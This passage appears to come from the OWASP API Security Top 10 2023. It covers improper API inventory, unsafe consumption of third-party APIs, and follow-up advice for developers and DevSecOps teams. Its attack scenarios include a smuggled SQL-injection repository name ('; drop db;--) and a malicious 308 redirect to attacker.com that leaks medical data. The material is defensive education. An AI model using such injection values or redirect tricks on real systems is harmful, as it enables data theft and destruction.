party with whom there's no reason to share data with.	connected to the internet will be enough to discover targets.	known vulnerabilities.

Is the API Vulnerable?

The sprawled and connected nature of APIs and modern applications brings new challenges. It is important for organizations not only to have a good understanding and visibility of their own APIs and API endpoints, but also how the APIs are storing or sharing data with external third parties.

Running multiple versions of an API requires additional management resources from the API provider and expands the attack surface.

An API has a "documentation blindspot" if:

- The purpose of an API host is unclear, and there are no explicit answers to the following questions
- Which environment is the API running in (e.g. production, staging, test, development)?
- Who should have network access to the API (e.g. public, internal, partners)?
- Which API version is running?
- There is no documentation or the existing documentation is not updated.
- There is no retirement plan for each API version.
- The host's inventory is missing or outdated.

The visibility and inventory of sensitive data flows play an important role as part of an incident response plan, in case a breach happens on the third party side.

An API has a "data flow blindspot" if:

- There is a "sensitive data flow" where the API shares sensitive data with a third party and
- There is not a business justification or approval of the flow
- There is no inventory or visibility of the flow
- There is not deep visibility of which type of sensitive data is shared

Example Attack Scenarios

Scenario #1

A social network implemented a rate-limiting mechanism that blocks attackers from using brute force to guess reset password tokens. This mechanism wasn't implemented as part of the API code itself but in a separate component between the client and the official API (api.socialnetwork.owasp.org). A researcher found a beta API host (beta.api.socialnetwork.owasp.org) that runs the same API, including the reset password mechanism, but the rate-limiting mechanism was not in place. The researcher was able to reset the password of any user by using simple brute force to guess the 6 digit token.

Scenario #2

A social network allows developers of independent apps to integrate with it. As part of this process a consent is requested from the end user, so the social network can share the user's personal information with the independent app.

The data flow between the social network and the independent apps is not restrictive or monitored enough, allowing independent apps to access not only the user information but also the private information of all of their friends.

A consulting firm builds a malicious app and manages to get the consent of 270,000 users. Because of the flaw, the consulting firm manages to get access to the private information of 50,000,000 users. Later, the consulting firm sells the information for malicious purposes.

How To Prevent

- Inventory all API hosts and document important aspects of each one of them, focusing on the API environment (e.g. production, staging, test, development), who should have network access to the host (e.g. public, internal, partners) and the API version.
- Inventory integrated services and document important aspects such as their role in the system, what data is exchanged (data flow), and their sensitivity.
- Document all aspects of your API such as authentication, errors, redirects, rate limiting, cross-origin resource sharing (CORS) policy, and endpoints, including their parameters, requests, and responses.
- Generate documentation automatically by adopting open standards. Include the documentation build in your CI/CD pipeline.
- Make API documentation available only to those authorized to use the API.
- Use external protection measures such as API security specific solutions for all exposed versions of your APIs, not just for the current production version.

- Avoid using production data with non-production API deployments. If this is unavoidable, these endpoints should get the same security treatment as the production ones.
- When newer versions of APIs include security improvements, perform a risk analysis to inform the mitigation actions required for the older versions. For example, whether it is possible to backport the improvements without breaking API compatibility or if you need to take the older version out quickly and force all clients to move to the latest version.

API10:2023 Unsafe Consumption of APIs

Threat agents/Attack vectors	**Security Weakness**	**Impacts**
API Specific : Exploitability **Easy**	Prevalence **Common** : Detectability **Average**	Technical **Severe** : Business Specific
Exploiting this issue requires attackers to identify and potentially compromise other APIs/services the target API integrated with. Usually, this information is not publicly available or the integrated API/service is not easily exploitable.	Developers tend to trust and not verify the endpoints that interact with external or third-party APIs, relying on weaker security requirements such as those regarding transport security, authentication/authorization, and input validation and sanitization. Attackers need to identify services the target API integrates with (data sources) and, eventually, compromise them.	The impact varies according to what the target API does with pulled data. Successful exploitation may lead to sensitive information exposure to unauthorized actors, many kinds of injections, or denial of service.

Is the API Vulnerable?

Developers tend to trust data received from third-party APIs more than user input. This is especially true for APIs offered by well-known companies. Because of that, developers tend to adopt weaker security standards, for instance, in regards to input validation and sanitization.

The API might be vulnerable if:

- Interacts with other APIs over an unencrypted channel;
- Does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components;
- Blindly follows redirections;
- Does not limit the number of resources available to process third-party services responses;
- Does not implement timeouts for interactions with third-party services;

Example Attack Scenarios

Scenario #1

An API relies on a third-party service to enrich user provided business addresses. When an address is supplied to the API by the end user, it is sent to the third-party service and the returned data is then stored on a local SQL-enabled database.

Bad actors use the third-party service to store an SQLi payload associated with a business created by them. Then they go after the vulnerable API providing specific input that makes it pull their "malicious business" from the third-party service. The SQLi payload ends up being executed by the database, exfiltrating data to an attacker's controlled server.

Scenario #2

An API integrates with a third-party service provider to safely store sensitive user medical information. Data is sent over a secure connection using an HTTP request like the one below:

```
POST /user/store_phr_record
{
  "genome": "ACTAGTAG__TTGADDAAIICCTT…"
}
```

Bad actors found a way to compromise the third-party API and it starts responding with a 308 Permanent Redirect to requests like the previous one.

HTTP/1.1 308 Permanent Redirect
Location: https://attacker.com/

Since the API blindly follows the third-party redirects, it will repeat the exact same request including the user's sensitive data, but this time to the attacker's server.

Scenario #3

An attacker can prepare a git repository named '; drop db;--.

Now, when an integration from an attacked application is done with the malicious repository, SQL injection payload is used on an application that builds an SQL query believing the repository's name is safe input.

How To Prevent

- When evaluating service providers, assess their API security posture.
- Ensure all API interactions happen over a secure communication channel (TLS).
- Always validate and properly sanitize data received from integrated APIs before using it.
- Maintain an allowlist of well-known locations integrated APIs may redirect yours to: do not blindly follow redirects.

What's Next For Developers

The task to create and maintain secure applications, or fixing existing applications, can be difficult. It is no different for APIs.

We believe that education and awareness are key factors to writing secure software. Everything else required to accomplish the goal depends on **establishing and using repeatable security processes and standard security controls**.

OWASP provides numerous free and open resources to help you address security. Please visit the OWASP Projects page for a comprehensive list of available projects.

Education	The Application Security Wayfinder should give you a good idea about what projects are available for each stage/phase of the Software Development LifeCycle (SDLC). For hands-on learning/training you can start with OWASP **crAPI** - **C**ompletely **R**idiculous **API** or OWASP Juice Shop: both have intentionally vulnerable APIs. The OWASP Vulnerable Web Applications Directory Project provides a curated list of intentionally vulnerable applications: you'll find there several other vulnerable APIs. You can also attend OWASP AppSec Conference training sessions, or join your local chapter.

Security Requirements	Security should be part of every project from the beginning. When defining requirements, it is important to define what "secure" means for that project. OWASP recommends you use the OWASP Application Security Verification Standard (ASVS) as a guide for setting the security requirements. If you're outsourcing, consider the OWASP Secure Software Contract Annex, which should be adapted according to local law and regulations.
Security Architecture	Security should remain a concern during all the project stages. The OWASP Cheat Sheet Series is a good starting point for guidance on how to design security in during the architecture phase. Among many others, you'll find the REST Security Cheat Sheet and the REST Assessment Cheat Sheet as well the GraphQL Cheat Sheet.
Standard Security Controls	Adopting standard security controls reduces the risk of introducing security weaknesses while writing your own logic. Although many modern frameworks now come with effective built-in standard controls, OWASP Proactive Controls gives you a good overview of what security controls you should look to include in your project. OWASP also provides some libraries and tools you may find valuable, such as validation controls.
Secure Software Development Life Cycle	You can use the OWASP Software Assurance Maturity Model (SAMM) to improve your processes of building APIs. Several other OWASP projects are available to help you during the different API development phases e.g., the OWASP Code Review Guide.

What's Next For DevSecOps

Due to their importance in modern application architectures, building secure APIs is crucial. Security cannot be neglected, and it should be part of the whole development life cycle. Scanning and penetration testing yearly are no longer enough.

DevSecOps should join the development effort, facilitating continuous security testing across the entire software development life cycle. Your goal should be to enhance the development pipeline with security automation, but without impacting the speed of development.

In case of doubt, stay informed, and refer to the DevSecOps Manifesto.

Understand the Threat Model	Testing priorities come from a threat model. If you don't have one, consider using OWASP Application Security Verification Standard (ASVS), and the OWASP Testing Guide as an input. Involving the development team will help to make them more security-aware.
Understand the SDLC	Join the development team to better understand the Software Development Life Cycle. Your contribution on continuous security testing should be compatible with people, processes, and tools. Everyone should agree with the process, so that there's no unnecessary friction or resistance.

Testing Strategies	Since your work should not impact the development speed, you should wisely choose the best (simple, fastest, most accurate) technique to verify the security requirements. The OWASP Security Knowledge Framework and OWASP Application Security Verification Standard can be great sources of functional and nonfunctional security requirements. There are other great sources for projects and tools similar to the one offered by the DevSecOps community.
Achieving Coverage and Accuracy	You're the bridge between developers and operations teams. To achieve coverage, not only should you focus on the functionality, but also the orchestration. Work close to both development and operations teams from the beginning so you can optimize your time and effort. You should aim for a state where the essential security is verified continuously.
Clearly Communicate Findings	Contribute value with less or no friction. Deliver findings in a timely fashion, within the tools development teams are using (not PDF files). Join the development team to address the findings. Take the opportunity to educate them, clearly describing the weakness and how it can be abused, including an attack scenario to make it real.